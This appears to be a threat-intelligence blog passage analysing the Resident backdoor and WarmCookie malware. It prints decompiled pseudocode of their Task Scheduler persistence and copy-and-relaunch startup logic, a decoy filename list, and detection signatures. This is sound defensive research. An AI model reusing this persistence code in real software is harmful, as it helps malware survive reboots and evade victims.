
```
__int64 __fastcall exec_via_task_scheduler(
        __int64 a1_pwszTaskName,
        __int64 a2_ApplicationName,
        __int64 a3_Parameters,
        int a4_sec_to_delay_start_60,
        DWORD a5_min_interval_10)
{
  unsigned int ret; // r12d
  __int64 v10; // rcx
  TASK_TRIGGER *p_rTrigger; // rdi
  struct ITaskTriggerVtbl *lpVtbl; // rax
  WORD piNewTrigger; // [rsp+3Ah] [rbp-29Eh] BYREF
  ULONG nSize; // [rsp+3Ch] [rbp-29Ch] BYREF
  ITaskScheduler *pITS; // [rsp+40h] [rbp-298h] BYREF
  ITask *pITask; // [rsp+48h] [rbp-290h] BYREF
  ITaskTrigger *pITaskTrig; // [rsp+50h] [rbp-288h] BYREF
  IPersistFile *pIFile; // [rsp+58h] [rbp-280h] BYREF
  SYSTEMTIME systime; // [rsp+60h] [rbp-278h] BYREF
  TASK_TRIGGER rTrigger; // [rsp+70h] [rbp-268h] BYREF
  wchar_t UsernameBuf[284]; // [rsp+A0h] [rbp-238h] BYREF

  ret = 0;
  resolve_funcs();
  CoInitializeEx(0LL, 2u);
  if ( CoCreateInstance(&CLSID_CTaskScheduler, 0LL, 1u, &IID_ITaskScheduler, &pITS) >= 0 )
  {
    if ( (pITS->lpVtbl->NewWorkItem)(pITS, a1_pwszTaskName, &CLSID_CTask, &IID_ITask, &pITask) >= 0 )
    {
      if ( (pITask->lpVtbl->SetFlags)(pITask, 0x2000LL) < 0
        || (pITask->lpVtbl->CreateTrigger)(pITask, &piNewTrigger, &pITaskTrig) < 0 )
      {
        ret = 0;
      }
      else
      {
        v10 = 12LL;
        p_rTrigger = &rTrigger;
        while ( v10 )
        {
          *&p_rTrigger->cbTriggerSize = 0;
          p_rTrigger = (p_rTrigger + 4);
          --v10;
        }
        GetSystemTimePlusArg2Sec(&systime, a4_sec_to_delay_start_60);
        *&rTrigger.cbTriggerSize = 48;
        rTrigger.wBeginDay = systime.wDay;
        rTrigger.wEndYear = 0;
```

WarmCookie persistence mechanism.




```
  if ( !CopyFileW(ModuleFilename, FullPath, 0) )
    return 0LL;
  exec_via_task_scheduler(a1, FullPath, ext_type);// rundll32.exe <%ALLUSERSPROFILE|%ALLDATA%>/RtlUpd/RtlUpd.dll Start /p
                                                //
                                                //   or
                                                //
                                                //   <%ALLUSERSPROFILE|%ALLDATA%>/RtlUpd/ RtlUpd.exe /p
  return 1LL;
}
```

Resident backdoor startup parameters.



```
__int64 __fastcall exec_via_task_scheduler(__int64 a1_pwszTaskName, __int64 a2_ApplicationName, int a3_ExtType)
{
  unsigned int ret; // r12d
  struct ITaskVtbl *lpVtbl; // rax
  WORD piNewTrigger; // [rsp+3Ah] [rbp-4AEh] BYREF
  ULONG UsernameBufLen; // [rsp+3Ch] [rbp-4ACh] BYREF
  ITaskScheduler *pITS; // [rsp+40h] [rbp-4A8h] BYREF
  ITask *pITask; // [rsp+48h] [rbp-4A0h] BYREF
  ITaskTrigger *pITaskTrig; // [rsp+50h] [rbp-498h] BYREF
  IPersistFile *pIFile; // [rsp+58h] [rbp-490h] BYREF
  struct _SYSTEMTIME SystemTime; // [rsp+60h] [rbp-488h] BYREF
  TASK_TRIGGER rTrigger; // [rsp+70h] [rbp-478h] BYREF
  WCHAR Parameters[264]; // [rsp+A0h] [rbp-448h] BYREF
  wchar_t UsernameBuf[284]; // [rsp+2B0h] [rbp-238h] BYREF

  ret = 0;
  UsernameBufLen = 260;
  if ( CoInitializeEx(0LL, 0) >= 0 )
  {
    if ( CoCreateInstance(&CLSID_CTaskScheduler, 0LL, 1u, &IID_ITaskScheduler, &pITS) >= 0 )
    {
      if ( (pITS->lpVtbl->NewWorkItem)(pITS, a1_pwszTaskName, &CLSID_CTask, &IID_ITask, &pITask) >= 0 )
      {
        if ( (pITask->lpVtbl->SetFlags)(pITask, 0x2000LL) >= 0
          && (pITask->lpVtbl->CreateTrigger)(pITask, &piNewTrigger, &pITaskTrig) >= 0 )
        {
          memset(&rTrigger, 0, sizeof(rTrigger));
          GetLocalTime(&SystemTime);
          rTrigger.Type.Daily.DaysInterval = 1;
          rTrigger.wBeginDay = SystemTime.wDay;
          rTrigger.TriggerType = TASK_TIME_TRIGGER_DAILY;
          *&rTrigger.wBeginYear = *&SystemTime.wYear;
          rTrigger.cbTriggerSize = 48;
          rTrigger.wStartHour = SystemTime.wHour;
          rTrigger.wStartMinute = SystemTime.wMinute + 1;// execute in 60s
          *&rTrigger.MinutesDuration = 42949674400LL;
          if ( (pITaskTrig->lpVtbl->SetTrigger)(pITaskTrig, &rTrigger) >= 0
            && (pITask->lpVtbl->QueryInterface)(pITask, &IID_IPersistFile, &pIFile) >= 0 )
          {
            if ( GetMIC_Level() <= 0x2FFF )     // // SECURITY_MANDATORY_HIGH_RID = 0x3000 -> High Integrity Process -> Admin
              GetUserNameExW(NameSamCompatible, UsernameBuf, &UsernameBufLen);
            else
              wcscpy_s(UsernameBuf, 0x104uLL, &NULL);
            (pITask->lpVtbl->SetAccountInformation)(pITask, UsernameBuf, 0LL);
            lpVtbl = pITask->lpVtbl;
            if ( a3_ExtType )                   // is_dll
            {
              (lpVtbl->SetApplicationName)(pITask, &rundll32);
              wsprintfW(Parameters, L"%s %s %s", a2_ApplicationName, L"Start", L"/p");// rundll32.exe <%ALLUSERSPROFILE|%ALLDATA%>/RtlUpd/RtlUpd.exe Start /p
              (pITask->lpVtbl->SetParameters)(pITask, Parameters);
            }
            else                                // is_exe
```


Resident backdoor persistence mechanism.



```
            {
              (lpVtbl->SetApplicationName)(pITask, a2_ApplicationName);// <%ALLUSERSPROFILE|%ALLDATA%>/RtlUpd/RtlUpd.exe /p
              (pITask->lpVtbl->SetParameters)(pITask, L"/p");
            }
            ret = 1;
            (pITask->lpVtbl->SetMaxRunTime)(pITask, 3596400000LL);// 999 hr
            (pIFile->lpVtbl->Save)(pIFile, 0LL, 1LL);
            (pIFile->lpVtbl->Release)(pIFile);
          }
          else
          {
            ret = 0;
          }
          (pITaskTrig->lpVtbl->Release)(pITaskTrig);
        }
        else
        {
          ret = 0;
        }
        (pITask->lpVtbl->Release)(pITask);
      }
      (pITS->lpVtbl->Release)(pITS);
    }
    CoUninitialize();
  }
  return ret;
}
```


Resident backdoor persistence mechanism (cont'd).

The overall startup logic is also the same in both Resident backdoor and WarmCookie. At the beginning of the startup process both check to determine if the malware was executed with a command line switch. In the case of the Resident backdoor, it is '`/p`'; in the case of WarmCookie it is '`/u`'. This parameter tells the application whether it is the first instance of itself or if the running version is the former copied version, which was previously made persistent via the Task Scheduler. This prevents multiple scheduled tasks from being created once the malware has achieved persistence.



```
__int64 __fastcall check_started_with_slash_u(HMODULE hModule, const wchar_t *a2)
{
  __int64 result; // rax

  if ( cmd_has_param_slash_u() )                // we were started with /u aka this is the
                                                // 2nd instance started via Task Scheduler
    return main_c2_loop(hModule, a2);
  result = CopyItselfToRndStrFromBingoList_and_Exec(hModule);// ...if not, copy/exec/make us
                                                // persistent via task schedule,
                                                // if this fails, nevertheless start
                                                // main_c2_loop
  if ( !result )
    return main_c2_loop(hModule, a2);
  return result;
}
```


WarmCooke startup logic.



```
{
  int v1; // eax
  const WCHAR *Drive_C; // r12
  int VolumeSerialNumber[3]; // [rsp+4Ch] [rbp-Ch] BYREF

  v1 = *(a1 + *(a1 + 15) + 22) >> 13;
  hModule_0 = a1;
  ext_type = v1 & 1;
  Drive_C = m_rc4_crypt2(Volume_C);
  GetVolumeInformationW(Drive_C, 0LL, 0, VolumeSerialNumber, 0LL, 0LL, 0LL, 0);
  mem_set_n_free(Drive_C);
  Volume_C_SerialNumber = VolumeSerialNumber[0];
  if ( m_has_slash_p_args() )                   // has /p args
    C2_init();
  else
    copy_start_itself();                        // %ALLUSERSPROFILE%|%APPDATA%\RtlUpd.exe|dll
  return 0LL;
}
```

Resident backdoor startup logic.

One slight difference is that Resident uses the hardcoded string ‘`RtlUpd`’ to generate the filename for the scheduled task, whereas WarmCookie uses a hardcoded list of company names and randomly selects one, as shown below:



```
.data:0000000000409260 BS_BingoListMem dq offset enc_Whitefusion
.data:0000000000409260                                         ; DATA XREF: create_classes+3A↑o
.data:0000000000409260                                         ; delete_files+13↑o ...
.data:0000000000409260                                         ; Whitefusion
.data:0000000000409268                 dq offset user_focused  ; User-focused Design. Precision Engineering
.data:0000000000409270                 dq offset Uncorked_Studios ; Uncorked Studios
.data:0000000000409278                 dq offset Human_centric ; Human-centric Systems for Tomorrow's Technology
.data:0000000000409280                 dq offset enc_Talespin  ; Talespin
.data:0000000000409288                 dq offset Lifiting_Above ; Lifting Above Disruption
.data:0000000000409290                 dq offset enc_idooGROUP ; idooGROUP
.data:0000000000409298                 dq offset YouDreamWeBuild ; You dream! We build!
.data:00000000004092A0                 dq offset enc_SynergyTop ; SynergyTop
.data:00000000004092A8                 dq offset DrivingSynergy ; Driving Synergy Assuring Growth
.data:00000000004092B0                 dq offset enc_Copious   ; Copious
.data:00000000004092B8                 dq offset OutOfBusiness ; Out of Business
.data:00000000004092C0                 dq offset enc_Tivix     ; Tivix
.data:00000000004092C8                 dq offset Innovative_Enginerring ; Innovation Engineering
.data:00000000004092D0                 dq offset enc_Specbee   ; Specbee
.data:00000000004092D8                 dq offset AchieveyourDigitalAmbitions ; Achieve your Digital Ambitions
.data:00000000004092E0                 dq offset TyrannosaurusTech ; Tyrannosaurus Tech
.data:00000000004092E8                 dq offset SavageAppDevelopment ; Savage App Development
.data:00000000004092F0                 dq offset enc_Spiralogics ; Spiralogics
.data:00000000004092F8                 dq offset next_generation_application ; Build your next generation application
.data:0000000000409300                 dq offset enc_TechSparq ; TechSparq
.data:0000000000409308                 dq offset Relentless    ; Relentless in The Pursuit of Unified Commerce
.data:0000000000409310                 dq offset SoftwareAG    ; Software AG
.data:0000000000409318                 dq offset Unleash       ; Unleash your digital vision
.data:0000000000409320                 dq offset enc_Vectorform ; Vectorform
.data:0000000000409328                 dq offset A_digital_transformation ; A digital transformation and innovation company.
.data:0000000000409330                 dq offset TECLA         ; TECLA
.data:0000000000409338                 dq offset Augment_your_technical ; Augment your technical team with top talent
.data:0000000000409340                 dq offset enc_Thinkship ; Thinkship
.data:0000000000409348                 dq offset Customized    ; Customized, expertly crafted technology solutions
.data:0000000000409350                 dq offset SolidDigital
```


WarmCookie filename list.

Based on our analysis of Resident backdoor and WarmCookie, we assess that they were likely developed by the same entity. While there are significant overlaps in the code and functionality implementations across Resident backdoor and WarmCookie, WarmCookie contains significantly more robust functionality and command support compared to Resident backdoor. Additionally, while WarmCookie has typically been deployed as an initial access payload in intrusion activity we have analyzed, Resident backdoor was deployed post-compromise following the deployment of several other components such as WasabiSeed, Screenshotter and AHK Bot.

Given the differences in functionality and where each is encountered in the attack lifecycle, we classify Resident and WarmCookie as separate malware families that have been developed by the same threat actor.

Coverage

Ways our customers can detect and block this threat are listed below.



Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protection with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort rule(s) have been developed to detect activity associated with this malicious activity.

- Snort 2 SIDs: 64139, 64140, 64141, 64142, 64143, 64144, 64145, 64146, 64147, 64148, 64149, 64150, 64151, 64152, 64153, 64154, 64155, 64156, 64157, 64158, 64159, 64160, 64161, 64162.
- Snort 3 SIDs: 64153, 64154, 64155, 64156, 64157, 64158, 64159, 64160, 64161, 64162, 301044, 301045, 301046, 301047, 301048, 301049, 301050.

The following ClamAV signatures have been developed to detect activity associated with this malicious activity.

- Js.Downloader.Agent-10022279-0
- Vbs.Downloader.Agent-10022291-0
- Win.Trojan.WasabiSeed-10022304-0
- Js.Trojan.Screenshotter-10022306-0
- Js.Trojan.Agent-10022307-0
- Win.Trojan.Lazy-10022308-0
- Win.Trojan.Screenshotter-10022309-0
- PUA.Win.Tool.NetPing-10022493-0
- Win.Malware.CobaltStrike-10022494-0
- PUA.Win.Tool.AutoHotKey-10022305-1
- PUA.Win.Tool.RemoteUtilities-9869515-0
- PUA.Win.Tool.AdFind-9962378-0
- Txt.Downloader.AHKBot-10024463-0
- Ps1.Malware.CobaltStrike-10024466-0
- Win.Infostealer.Rhadamanthys-10024467-0
- Txt.Infostealer.Rhadamanthys-10024468-0
- Win.Backdoor.Agent-10025011-0
- Vbs.Trojan.Screenshotter-10025015-0
- Win.Malware.Warmcookie-10036688-0
- Win.Malware.CSsharpStreamer-10036641-0

Indicators of Compromise

Indicators of compromise associated with WarmCookie/BadSpace activity can be found in our GitHub repository here.